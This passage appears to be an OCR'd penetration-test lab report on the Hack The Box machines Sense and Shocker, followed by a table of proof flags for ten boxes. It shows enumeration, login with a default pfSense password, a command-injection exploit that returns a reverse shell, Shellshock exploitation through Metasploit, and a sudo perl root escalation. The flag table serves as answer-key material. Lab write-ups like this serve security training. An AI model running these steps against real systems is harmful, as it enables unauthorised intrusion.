
```
cd /root
root@Nibbles:~# ls
ls
root.txt
root@Nibbles:~# cat root.txt
cat root.txt
```

System IP: 10.10.10.60(Sense)


Service Enumeration

Server IP Address	Ports Open
10.10.10.60	**TCP:** 80,443
	UDP:


Nmap Scan Results:




```
┌──(root💀kali)-[~]
└─# gobuster dir -u https://10.10.10.60:443/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 40 -k -x sh,txt,php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.60:443/
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              sh,txt,php
[+] Timeout:                 10s
===============================================================
2021/10/05 06:43:40 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 6690]
/help.php             (Status: 200) [Size: 6689]
/themes               (Status: 301) [Size: 0] [--> https://10.10.10.60:443/themes/]
/stats.php            (Status: 200) [Size: 6690]
/css                  (Status: 301) [Size: 0] [--> https://10.10.10.60:443/css/]
/includes             (Status: 301) [Size: 0] [--> https://10.10.10.60:443/includes/]
/edit.php             (Status: 200) [Size: 6689]
/license.php          (Status: 200) [Size: 6692]
/system.php           (Status: 200) [Size: 6691]
/status.php           (Status: 200) [Size: 6691]
/javascript           (Status: 301) [Size: 0] [--> https://10.10.10.60:443/javascript/]
/changelog.txt        (Status: 200) [Size: 271]
/classes              (Status: 301) [Size: 0] [--> https://10.10.10.60:443/classes/]
/exec.php             (Status: 200) [Size: 6689]
/widgets              (Status: 301) [Size: 0] [--> https://10.10.10.60:443/widgets/]
/graph.php            (Status: 200) [Size: 6690]
/tree                 (Status: 301) [Size: 0] [--> https://10.10.10.60:443/tree/]
/wizard.php           (Status: 200) [Size: 6691]
/shortcuts            (Status: 301) [Size: 0] [--> https://10.10.10.60:443/shortcuts/]
/pkg.php              (Status: 200) [Size: 6688]
/installer            (Status: 301) [Size: 0] [--> https://10.10.10.60:443/installer/]
/wizards              (Status: 301) [Size: 0] [--> https://10.10.10.60:443/wizards/]
/xmlrpc.php           (Status: 200) [Size: 384]
/reboot.php           (Status: 200) [Size: 6691]
/interfaces.php       (Status: 200) [Size: 6695]
/csrf                 (Status: 301) [Size: 0] [--> https://10.10.10.60:443/csrf/]
/system-users.txt     (Status: 200) [Size: 106]
/filebrowser          (Status: 301) [Size: 0] [--> https://10.10.10.60:443/filebrowser/]
/%7Echeckout%7E       (Status: 403) [Size: 345]

===============================================================
2021/10/05 07:22:27 Finished
===============================================================
```





```
# Security Changelog

### Issue
There was a failure in updating the firewall. Manual patching is therefore required

### Mitigated
2 of 3 vulnerabilities have been patched.

### Timeline
The remaining patches will be installed during the next maintenance window
```




```
####Support ticket###

Please create the following user


username: Rohit
password: company defaults
```

Username: rohit

Password: pfsense, I found the password here:
https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html



Initial Shell Vulnerability Exploited

pfSense 2.1.3 status_rrd_graph_img.php Command Injection

https://www.exploit-db.com/exploits/43560

Vulnerability Explanation: This script will return a reverse shell on specified listener address and port.


Vulnerability Fix: Update version of "pfsense"

Severity: 8

Initial Shell Screenshot:

```
┌──(root💀kali)-[~]
└─# python3 43560.py -h
usage: 43560.py [-h] [--rhost RHOST] [--lhost LHOST] [--lport LPORT] [--username USERNAME] [--password PASSWORD]

optional arguments:
  -h, --help            show this help message and exit
  --rhost RHOST         Remote Host
  --lhost LHOST         Local Host listener
  --lport LPORT         Local Port listener
  --username USERNAME   pfsense Username
  --password PASSWORD   pfsense Password
```

```
┌──(root💀kali)-[~]
└─# python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.33 --lport 1234 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```



Privilege Escalation

We can see that we are already a root.

Proof.txt Contents:


```
# cd root
# ls
.cshrc
.first_time
.gitsync_merge.sample
.hushlogin
.login
.part_mount
.profile
.shrc
.tcshrc
root.txt
# cat root.txt
```


System IP: 10.10.10.56(Shocker)

Service Enumeration

Server IP Address	Ports Open
10.10.10.56	**TCP:** 80,2222
	UDP:


Nmap Scan Results:







```
┌──(root💀kali)-[~]
└─# gobuster dir -u 10.10.10.56 -w /usr/share/dirb/wordlists/big.txt -t 40
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.56
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/09/14 11:10:10 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 295]
/.htpasswd            (Status: 403) [Size: 295]
/cgi-bin/             (Status: 403) [Size: 294]
/server-status        (Status: 403) [Size: 299]

===============================================================
2021/09/14 11:11:42 Finished
===============================================================
```

```
┌──(root💀kali)-[~]
└─# gobuster dir -u http://10.10.10.56:80/cgi-bin/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 20 -x php,db,txt,html,sh -e
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.56:80/cgi-bin/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,db,txt,html,sh
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2021/09/14 10:50:56 Starting gobuster in directory enumeration mode
===============================================================
http://10.10.10.56:80/cgi-bin/user.sh        (Status: 200) [Size: 119]
```



We want to see what write in “user.sh” file:



Initial Shell Vulnerability Exploited

Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)

https://www.rapid7.com/db/modules/exploit/multi/http/apache_mod_cgi_bash_env_exec/

Vulnerability Explanation: This module exploits the Shellshock vulnerability, a flaw in how the Bash shell handles external environment variables. This module targets CGI scripts in the Apache web server by setting the HTTP_USER_AGENT environment variable to a malicious function definition.

Vulnerability Fix:

Severity: 8

Initial Shell Screenshot:

```
msf6 > search shellshock

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/linux/http/advantech_switch_bash_env_exec   2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   1   exploit/multi/http/apache_mod_cgi_bash_env_exec     2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3   exploit/multi/http/cups_bash_env_exec               2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   4   auxiliary/server/dhclient_bash_env                  2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   5   exploit/unix/dhcp/bash_environment                  2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   6   exploit/linux/http/ipfire_bashbug_exec              2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                  2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/osx/local/vmware_bash_function_root         2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injecti
   9   exploit/multi/ftp/pureftpd_bash_env_exec            2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injectio
   10  exploit/unix/smtp/qmail_bash_env_exec               2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   11  exploit/multi/misc/xdh_x_exec                       2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec
```

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   CMD_MAX_LENGTH   2048             yes       CMD max line length
   CVE              CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-627
   HEADER           User-Agent       yes       HTTP header to use
   METHOD           GET              yes       HTTP method to use
   Proxies                           no        A proxy chain of format type:host:port[,type:host:port][ ...
   RHOSTS                            yes       The target host(s), range CIDR identifier, or hosts file wi
   RPATH            /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT            80               yes       The target port (TCP)
   SRVHOST          0.0.0.0          yes       The local host or network interface to listen on. This must
   SRVPORT          8080             yes       The local port to listen on.
   SSL              false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                           no        Path to a custom SSL certificate (default is randomly gener
   TARGETURI                         yes       Path to CGI script
   TIMEOUT          5                yes       HTTP read response timeout (seconds)
   URIPATH                           no        The URI to use for this exploit (default is random)
   VHOST                             no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.41     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.10.10.56
RHOSTS ⇒ 10.10.10.56
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 10.10.14.22
LHOST ⇒ 10.10.14.22
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/user.sh
TARGETURI ⇒ /cgi-bin/user.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.10.14.22:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 10.10.10.56
[*] Meterpreter session 1 opened (10.10.14.22:4444 → 10.10.10.56:44214) at 2021-09-14 12:12:44 -0400

meterpreter > whoami
```

Privilege Escalation

Vulnerability Exploited: /usr/bin/perl

Vulnerability Explanation: We can see that we have a root permission in /usr/bin/perl

and we can do a root commands from this directory.

Vulnerability Fix: Don't give a root permission with no password for all the files, directories and programs

Severity: 6

Exploit Code: Perl

Proof Screenshot Here:

```
meterpreter > shell
Process 1471 created.
Channel 2 created.
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

```
pwd
/
cd usr/bin
pwd
/usr/bin
```

```
sudo perl -e 'exec "/bin/sh"'
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

Proof.txt Contents:

```
cd /
cd root
ls
root.txt
cat root.txt
```

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Proof.txt Contents
10.10.10.40 (Blue)	ff548eb71e920ff6c08843ce9df4e717
10.10.10.5 (Devel)	e621a0b5041708797c4fc4728bc72b4b
10.10.10.95 (Jerry)	04a8b36e1545a455393d067e772fe90e
10.10.10.4 (Legacy)	993442d258b0e0ec917cae9e695d5713
10.10.10.8 (Optimum)	51ed1b36553c8461f4552c2e92b3eeed
10.10.10.7 (Beep)	d982d43435e53134a4fad72336507ca2
10.10.10.3 (Lame)	d5e135a806e07875066af547eadde782
10.10.10.75 (Nibbles)	889132f31f8f73c4cc06d000fc80c95f
10.10.10.60 (Sense)	d08c32a5d4f8c8b10e76eb51a69f1a86
10.10.10.56 (Shocker)	ed59809a3ded5b79572f5752dd90e974